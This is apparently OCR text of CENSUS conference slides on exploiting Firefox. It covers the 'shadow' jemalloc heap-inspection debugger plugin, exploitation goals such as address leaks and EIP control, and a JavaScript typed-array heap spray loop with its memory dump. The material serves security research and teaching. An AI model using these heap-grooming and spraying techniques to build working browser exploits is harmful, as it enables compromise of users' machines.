
```
/* Reasons from Firefox */
D(DOM_WINDOW_UTILS)
D(COMPONENT_UTILS)
D(MEM_PRESSURE)
D(CC_WAITING)
D(CC_FORCED)
D(LOAD_END)
D(POST_COMPARTMENT)
D(PAGE_HIDE)
D(NSJSCONTEXT_DESTROY)
D(SET_NEW_DOCUMENT)
D(SET_DOC_SHELL)
D(DOM_UTILS)
D(DOM_IPC)
D(DOM_WORKER)
D(INTER_SLICE_GC)
D(REFRESH_FRAME)
D(FULL_GC_TIMER)
D(SHUTDOWN_CC)
D(FINISH_LARGE_EVALUATE)
```

- Here's how you can find ways to trigger a GC
  - Just read the code ;)

The shadow over Firefox

shadow

- Re-designed and enhanced unmask_jemalloc
- Modular design to support all three main debuggers and platforms
  - Windows/WinDBG, Linux/gdb, OS X/lldb
- *_engine modules that wrap the debugger-provided backends and expose the same APIs
  - Specific one imported at runtime with the 'as' Python keyword
- *_driver modules for debugger-specific UI glue-code


debugger required frontend (glue)
gdb_driver
lldb_driver
pykd_driver
core logic (debugger agnostic)
util
shadow
symbol
jemalloc
nursery
debugger-dependent APIs
gdb_engine
lldb_engine
pykd_engine
debugger-provided backend
gdb
lldb
pykd

New features

- shadow includes a utility (symhex) to parse PDB files and generate a Python pickle file with symbol metadata
  - Classes/structs/unions and their sizes
  - Vtable or not
- symhex uses the comtypes module to parse the PDB
- Generated pickle file then usable from shadow
- More efficient search for specific things, like particularly-sized objects on the jemalloc heap
- Nursery location, size and status

Gather, shadow!

CENSUS
IT Security Works

```
0:055> !py c:\\tmp\\pykd_driver help

[shadow] De Mysteriis Dom Firefox
[shadow] v1.0b

[shadow] jemalloc-specific commands:
[shadow]   jechunks                  : dump info on all available chunks
[shadow]   jearenas                  : dump info on jemalloc arenas
[shadow]   jerun <address>           : dump info on a single run
[shadow]   jeruns [-cs]              : dump info on jemalloc runs
[shadow]                                   -c: current runs only
[shadow]                       -s <size class>: runs for the given size class only
[shadow]   jebins                    : dump info on jemalloc bins
[shadow]   jeregions <size class>    : dump all current regions of the given size class
[shadow]   jesearch [-cqs] <hex>     : search the heap for the given hex dword
[shadow]                                   -c: current runs only
[shadow]                                   -q: quick search (less details)
[shadow]                       -s <size class>: regions of the given size only
[shadow]   jeinfo <address>          : display all available details for an address
[shadow]   jedump [filename]         : dump all available jemalloc info to screen (default) or file
[shadow]   jeparse                   : parse jemalloc structures from memory
[shadow] Firefox-specific commands:
[shadow]   nursery                   : display info on the SpiderMonkey GC nursery
[shadow]   symbol [-vjdx] <size>     : display all Firefox symbols of the given size
[shadow]                                   -v: only class symbols with vtable
[shadow]                                   -j: only symbols from SpiderMonkey
[shadow]                                   -d: only DOM symbols
[shadow]                                   -x: only non-SpiderMonkey symbols
[shadow]   pa <address> [<length>] : modify the ArrayObject's length (default new length 0x666)
[shadow] Generic commands:
[shadow]   version                   : output version number
[shadow]   help                      : this help message
```

Exploitation

CENSUS
IT Security Works

Exploitation goals

CENSUS
IT Security Works

- The times of generic exploitation methodologies are mostly gone
  - We can use abstraction and reusable primitives to tackle increased complexity – see my “Project Heapbleed” talk

- Goal: define an exploitation technique that can be re-used in as many as possible Firefox bugs/bug classes
  - Leak of xul.dll's base
  - Leak of our location in memory
  - Arbitrary leak would be useful
  - EIP control

- Our grimoire consists of:
  - Knowledge of jemalloc and its predictability
  - Knowledge of Firefox internals
  - shadow invocations ;)


Typed arrays

- Very useful JavaScript feature, allow us to situate on the heap arbitrary sized constructs of controlled content (to arbitrary byte granularity)
- Unfortunately the actual content (data) and the corresponding metadata are no longer contiguous in memory
- The GC tenured heap and the jemalloc heap keep these separated, even when trying to force this
- However, typed arrays remain very useful

Typed arrays

CENSUS
IT Security Works

```
for(var i = 6; i < spray_size; i++)
{
    container[i] = new Uint32Array(128);

    // this sprays the 512-sized jemalloc runs (128 * 4 == 512)
    for(var j = 0; j < 128; j += 2)
    {
        container[i][j]     = 0x61636361;
        container[i][j + 1] = 0x71737371;
    }
}
```


28408758 123ae400 ffffff88
Uint32Array object
123ae400 0ea1a520 10556b40 00000000 720f41dc
123ae410 12345be0 ffffff88 00000080 ffffff81
Uint32Array length
123ae420 00000000 ffffff81 11601200 ffffff83
Uint32Array contents pointer
11601200 61636361 71737371 61636361 71737371
11601210 61636361 71737371 61636361 71737371
11601220 61636361 71737371 61636361 71737371
11601230 61636361 71737371 61636361 71737371
11601240 61636361 71737371 61636361 71737371
11601250 61636361 71737371 61636361 71737371
11601260 61636361 71737371 61636361 71737371
11601270 61636361 71737371 61636361 71737371
0:000> !py c:\tmp\pykd_driver jeinfo 11601200
[shadow] address 0x11601200
[shadow] parent arena 0x00600040
[shadow] parent chunk 0x11600000
[shadow] parent run 0x11601000
[shadow] address 0x11601200 belongs to region 0x11601200 (size class 0512)
[shadow] [run 0x11601000] [size 032768] [bin 0x00600a88] [region size 0512] [total regions 0063] [free regions 0000
[shadow] [region 000] [used] [0x11601200] [0x61636361]

ArrayObjects inside ArrayObjects

CENSUS
IT Security Works


- Interesting characteristics of ArrayObject objects
  - We can control their size
  - We have partial control of their contents (since they use the jsval 64-bit representation we have seen)
  - We can spray with ArrayObjects without problems
  - We can move them to jemalloc-managed heap (after filling the nursery)

